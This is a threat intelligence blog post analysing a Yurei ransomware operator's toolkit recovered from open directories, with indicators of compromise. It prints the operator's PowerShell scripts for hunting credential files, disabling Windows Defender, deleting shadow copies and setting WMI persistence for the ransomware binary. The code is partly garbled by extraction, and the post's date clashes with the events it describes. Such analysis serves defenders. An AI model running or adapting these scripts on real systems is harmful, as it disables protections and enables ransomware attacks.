

Yurei Double Extortion Ransomware: Operator Toolkit and Analysis

 team-cymru.com/post/yurei-double-extortion-ransomware-campaign-toolkit

Team Cymru

April 8, 2025

BLOG

Stranger Strings: Yurei Ransomware Operator Toolkit Exposed

By **Will Thomas** – Senior Threat Intelligence Advisor

Active since September 2025, Yurei is a double extortion ransomware campaign. The operators run their own Tor data leak site with a low number of victims listed at the time of writing. It is reportedly derived from Prince Ransomware, an open-source ransomware family written in Go.

Check Point researchers [noted](#) that all samples were first submitted to VirusTotal from Morocco, and that one sample did not include a ticket ID, indicating that this could be a test build, possibly uploaded by the developer themselves. Yurei ransomware samples also contained a link to SatanLockv2, based on the presence of the PDB path string “D:\satanlockv2” present in the Yurei samples.

Based on an analysis of the Yurei Tor data leak site by [RansomwareLive](#), only three victims have been listed since the Yurei Blog Tor data leak site appeared in September.

Identification of a Yurei Ransomware Server

Similarly to how we identified a Beast ransomware server (see [here](#)), between December 2025 and January 2026, Team Cymru detected two Open Directories on 44.210.101[.]86 and 44.223.40[.]182 hosted at AS14618. Using Team Cymru’s NetFlow-augmented Open Ports collection, we detected a list of notable file names running on Port 8000. Analysis of the file names revealed on the Yurei operator’s server enabled us to understand the flow of their attacks from start to the end. This includes Stranger Things-themed scripts and file names.




Figure 1. A screenshot from Scout’s Open Ports Tab for 44.223.40[.]182.




Figure 2. A screenshot from Scout’s Open Ports Tab for 44.210.101[.]86.

Analysis of a Yurei Operator's Toolkit

Through Team Cymru's collection system, we acquired the list of files and were able to analyze them. Further research allowed us to find copies of the files submitted to malware sandboxes. This allowed us to break down the different stages of an intrusion by a Yurei ransomware operator.

Initial Access

We assess with medium confidence that the Yurei operator likely used stolen credentials for one method of initial access. This is because we observed two ZIP files that likely contained infostealer logs or dumped credential databases from previously infected machines based on the following names: "250815-rbnbzax1bs_pw_infected_2.zip" and "250912-f9expsypv6_pw_infected.zip". These file names are consistent with ZIP files cybercriminals receive when they buy identity packages from credential marketplaces that offer infostealer logs.

Reconnaissance & Network Mapping

The Yurei operator uses several tools to identify servers and locate sensitive data inside the target environment. One of the first tools they may deploy is SoftPerfect NetScan, a fast, multi-threaded IP, SNMP, and NetBIOS scanner. NetExec (nxc.exe), another tool used to assess networks and enumerate shares and users, is used by the adversary as well. Tools like Everything.exe are also used to instantly search for files containing keywords for sensitive content. A PowerShell script called "Host_Discovery.ps1" was discovered that was also used for internal enumeration as well, as shown in the image below.

Host Sensitive Data Discovery

```
$OutputFile = "$env:USERPROFILE\Desktop\Sensitive_Data_Report.txt"
```

```
$SensitiveNames = @(
```

```
"password",
```

```
"cred",
```

```
"secret",
```

```
"token",
```

```
"key",
```

```
"backup",
```

```
"config",
```

```
"id_rsa",
```

```
"unattend",
```

```
"groups.xml"
```

```
$SensitiveExtensions = @(
```

```
"*.txt", "*.xml", "*.json", "*.ini",
```

```
"*.bak", "*.old", "*.zip", "*.rar", "*.7z",
```

```
"*.kdbx", "*.pfx", "*.pem", "*.ppk"
```

```
$HighPrivFolders = @(
```

```
"C:\",
```

```
"C:\Users"
```

```
"C:\Windows",
```

```
"C:\Windows\System32",
```

```
"C:\Windows\Tasks",
```

```
"C:\ProgramData",
```

```
"C:\inetpub",
```

```
"C:\Program Files",
```

```
"C:\Program Files (x86)"
```

```
"==== Sensitive File Scan ====="
```

```
Out-File $OutputFile
```

```
foreach ($ext in $SensitiveExtensions) {
```

```
Get-ChildItem C:\ -Recurse -ErrorAction SilentlyContinue -Filter $ext
```

```
Where-Object {
```

```
$name = $_.Name.ToLower()
```

```
$SensitiveNames
```

```
Where-Object { $name -like "$_*" }
```

```
}
```

```
Select-Object FullName, Length, LastWriteTime
```

```
Out-File $OutputFile -Append
```

```
n==== High Privilege Folder Listing =====
```

```
foreach ($folder in $HighPrivFolders) {
```

```
foreach ($folder in $highPrivFolders) {
n--- $folder ---"
Get-ChildItem $folder -ErrorAction SilentlyContinue
Select-Object Name, FullName
n==== Scan Completed ====}
```

Figure 3. The “Host_Discovery.ps1” script.

Credential Theft

We also identified tools that are likely used to escalate privileges from a standard user to a Domain Admin:

- Rubeus.exe.bak: A toolset for raw Kerberos interaction and abuses (AS-REP Roasting, Kerberoasting).
- Invoke-TheHash.ps1: A PowerShell script for passing-the-hash (PtH) tasks to perform actions on remote hosts without a plaintext password.

Persistence

The Yurei operator server contained a number of tools to allow the attacker to maintain access even if the initial entry point is closed. AnyDesk, a legitimate remote desktop software used as a backdoor that often bypasses traditional antivirus and endpoint detection and response (EDR), was present. Another tool called winPEAS was also identified, which is built for privilege escalation and can ensure the attacker has a high level of control over target systems prior to encryption.

Defence Evasion

Another interesting file we discovered was called “FixingIssues2.ps1,” which was written to evade security systems and is shown in the image below. It targets Windows Defender and attempts to prompt it to ignore most things, such as the entire C:\ drive, common temp folders, and system directories. It also excludes common execution engines like powershell.exe and cmd.exe. It then iterates through every major security feature (Real-time Monitoring, Behavior Monitoring, IOAV protection, etc.) and turns them off. The script runs “vssadmin delete shadows /all /quiet” as well to wipe out the previous versions of files that users often rely on to restore data after it has been encrypted or deleted. The script then modifies the Registry to permanently disable System Restore via Group Policy.

```

=== 2025 Defender + SystemRestore Killer
100 % clean, no errors ===
Works over PsExec / WinRM / WMI / RDP
needs local admin or SYSTEM
Write-Host "[+] Adding exclusions..." -ForegroundColor Cyan
Add-MpPreference -ExclusionPath "C:\", "C:\Windows\Temp", "C:\Windows\System32", "C:\Windows\SysWOW64" -EA SilentlyContinue 2>$null
Add-MpPreference -ExclusionProcess "*, exe", "powershell.exe", "pwsh.exe", "cmd.exe", "wmic.exe", "mshta.exe", "rundll32.exe" -EA SilentlyContinue 2>$null
Write-Host "[+] Exclusions done" -ForegroundColor Green
Only use parameters that really exist in 2022-2025
$ValidSwitches = @{
    DisableRealtimeMonitoring = $true
    DisableBehaviorMonitoring = $true
    DisableBlockAtFirstSeen = $true
    DisableIOAVProtection = $true
    DisableScriptScanning = $true
    DisableOnAccessProtection = $true
    DisableIntrusionPreventionSystem = $true
    DisablePrivacyMode = $true
    MAPSReporting = 0
    disabled
    SubmitSamplesConsent = 2
    never send
    PUAProtection = 0
    Threat actions = 6
    Allow (ignore)
    HighThreatDefaultAction = 6
    ModerateThreatDefaultAction = 6
    LowThreatDefaultAction = 6
    SevereThreatDefaultAction = 6
    $ValidSwitches.GetEnumerator()
}
ForEach-Object {
    try { Set-MpPreference @PSItem -ErrorAction Stop } catch {}
    Write-Host "[+] All possible Defender switches killed" -ForegroundColor Green
}
Services
stop + disable
@"(WinDefend", "WdNisSvc", "Sense", "SecurityHealthService", "MsMpEng")
sc.exe stop $_ 2>$null
sc.exe config $_ start= disabled 2>$null
Kill shadow copies
vssadmin delete shadows /all /quiet 2>$null
Permanently disable System Restore via policy
$path = "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore"
(Test-Path $path){ New-Item -Path $path -Force
Out-Null }
Set-ItemProperty -Path $path -Name DisableSR -Value 1 -Type DWord -Force
Set-ItemProperty -Path $path -Name DisableConfig -Value 1 -Type DWord -Force
Write-Host "[
] Defender + SystemRestore + Shadow Copies = PERMANENTLY DEAD" -ForegroundColor Red

```

Figure 4. The “FixingIssues2.ps1” script.

Lateral Movement

The Yurei operator server had two tools that would allow the attacker to move from the initial workstation to a Domain Controller or other sensitive system such as a file server. PsExec, a classic Sysinternals tool used to execute processes on other systems was present as well as a PowerShell script called “Invoke-SMBExec.ps1,” which is a PowerShell implementation of Impacket’s SMBExec that is also used to gain command execution on remote hosts.

Impact

On the Yurei server, we discovered a Stranger Things-themed PowerShell script called Vecna.ps1. The script’s primary purpose is to establish permanent persistence on a Windows machine by creating a hidden trigger within the Windows Management Instrumentation (WMI)

repository. It ensures that every time explorer.exe starts (such as at user login), the system automatically executes a specific file with administrative privileges and a hidden window. In this case, the specific file is “StrangerThings.exe” in the “C:\Windows\Temp” directory.

```
$FilterArgs = @(Name="ExplorerTrigger"
EventNamespace='root\cimv2'
QueryLanguage="WQL"
Query="SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name='explorer.exe'")
$Filter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments $FilterArgs
$ConsumerArgs = @(Name="Updater"
CommandLineTemplate="powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -C C:\Windows\Temp\StrangerThings.exe")
$Consumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments $ConsumerArgs
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$Filter
Consumer=$Consumer}
Out-Null
```

Figure 5. The “Vecna.ps1” script.

Analysis of the StrangerThings.exe binary revealed it is a sample of Yurei ransomware written in Golang for Windows. It executes and drops the file called “README_Yurei.txt” on the encrypted system. Detailed analysis of the ransomware itself has been performed by Check Point researchers [here](#).

SDelete (sdelete.exe) was also found on the server, which is a tool primarily used for securely deleting data from storage devices, making it unrecoverable. Microsoft develops it as part of Windows SysInternals. Although commonly used to delete data securely, adversaries can abuse it to delete forensic indicators and remove files to hinder any recovery efforts.

Interestingly, we also observed a file called “w.exe,” which is often a file name used by Akira ransomware according to organisations such as [CISA](#), [Sophos](#), [ZenSec](#), and [Huntress](#), among others. Unfortunately, however, we could not recover the file to confirm if it was an Akira sample at this time. If it was Akira, it would be an interesting link given that many of the tools used by Yurei operators are also used by Akira, among other ransomware gangs as well.

Conclusion

The analysis of the Yurei ransomware server once again successfully identified a wide array of tools used by the operators, providing a detailed breakdown of their tactics across the entire intrusion lifecycle. This further shows that through proactive collection of internet telemetry, we can identify a ransomware operator’s entire toolkit before it can be used against its targets. This directly feeds into proactive defensive strategies.

Interestingly, the Yurei blog has not posted any victims since September 2025 to its Tor data leak site. These open directories, however, may indicate that the Yurei operator was still active in January 2026.

Yurei ransomware itself also demonstrates how easily threat actors can weaponize open-source ransomware projects, enabling aspiring cybercriminals to enter the ransomware underground economy without the necessary development skills or even investing much effort.

Further, many of the tools stored on the Yurei ransomware server are listed in the Ransomware Tool Matrix (see [here](#)), which is an open source knowledge base. It can be used by threat intelligence and threat hunting teams to track what tools are used by ransomware groups to help focus on what to block, detect, and hunt for in their environments.

Our Processes and Methods

Team Cymru analyzes and collects a wide variety of internet telemetry. This includes global NetFlow communications and open ports data, among other types of data such as X509 certificates, passive DNS, and WHOIS records.

While other organisations attempt to scan the entire Internet or guess which ports are statistically likely to be listening, our Open Ports data collection leverages Team Cymru’s unique NetFlow visibility to prioritize and perform targeted scans of hosts that are actively communicating. By filling in the known gaps, Team Cymru's informed scanning enables faster discovery of live assets and operational infrastructure.

Overall, Team Cymru’s NetFlow visibility allows our open ports collection system to know where the connections and communications are happening and allows us to send just the right number of packets to validate listening services and make them available to users of Scout and Recon.

Yurei Ransomware Tool Matrix

Discovery	RMM Tools	Credential Theft	LOLBAS	OffSec
Everything.exe	AnyDesk	Rubeus	PsExec	winPEAS
NetScan			Invoke-TheHash	
NetExec				

Indicators of Compromise (IOCs)

Indicator	Description	ASN	Organization	GeolP	Last Seen
44[.]210.101.86	Yurei Open Directories	AS14618	Amazon	US	2025-12-22
44[.]223.40.182	Yurei Open Directories	AS14618	Amazon	US	2026-01-17

Yurei Ransomware Operator Tool Hashes:

- Host_Discovery.ps1 (Internal enumeration script)
1facf7cdd94eed0a8a11b30f4237699385b20578339c68df01e542d772ccbce5
- FixingIssues2.ps1 (kills Windows security software such as Defender and a free backup tool SysRestore)
ebfe75ab3223b036a4b886d497f2b172425b3e63890d485c99353773d4c436ea
- Vecna.ps1 (the script that executes StrangerThings.exe)
26f51df1a12230b6bb583f3003c102a79106b049f89d9b9d43c6e85e072bd99e
- StrangerThings.exe (Yurei Ransomware Binary)
4f88d3977a24fb160fc3ba69821287a197ae9b04493d705dc2fe939442ba6461

Full List of Open Directory File Names:

- %25USERPROFILE%25/
- 250815-rbnbzax1bs_pw_infected_2.zip
- 250912-f9expsypv6_pw_infected.zip
- 32-bit/
- 64-bit/
- AnyDesk.exe
- AnyDesk.exe.bak
- Everything-1.4.1.1024.x64-Setup.exe
- FixingIssues.ps1
- FixingIssues2.ps1
- Host_Discovery.ps1
- Invoke-SMBExec.ps1
- Invoke-TheHash.ps1
- netscan/
- netscan.zip
- netscan_portable.zip
- Notepad.exe
- nxc.exe
- OnePiece.exe
- Paint.exe
- PsExec.exe.bak
- Rubeus.exe.bak
- sdelete.exe
- service.conf.lock
- StrangerThings.exe
- StrangerThings.exe.bak
- system.conf.lock
- troubleshooting.exe
- troubleshooting.exe.bak
- Vecna.ps1

- [w.exe](#)
- [winPEASx64.exe.bak](#)

[Malware & Ransomware Analysis](#)

[Threat Hunter](#)

[Threat Intelligence Analyst](#)

[#threathunting](#)

[Threat Reconnaissance](#)

[Infrastructure Attribution](#)

[Ransomware](#)

[Threat Actor Infrastructure](#)

[Malicious Infrastructure](#)

[Data Exfiltration](#)

[Proactive Threat Hunting Tools](#)

[Threat Research](#)

The latest articles straight to your inbox
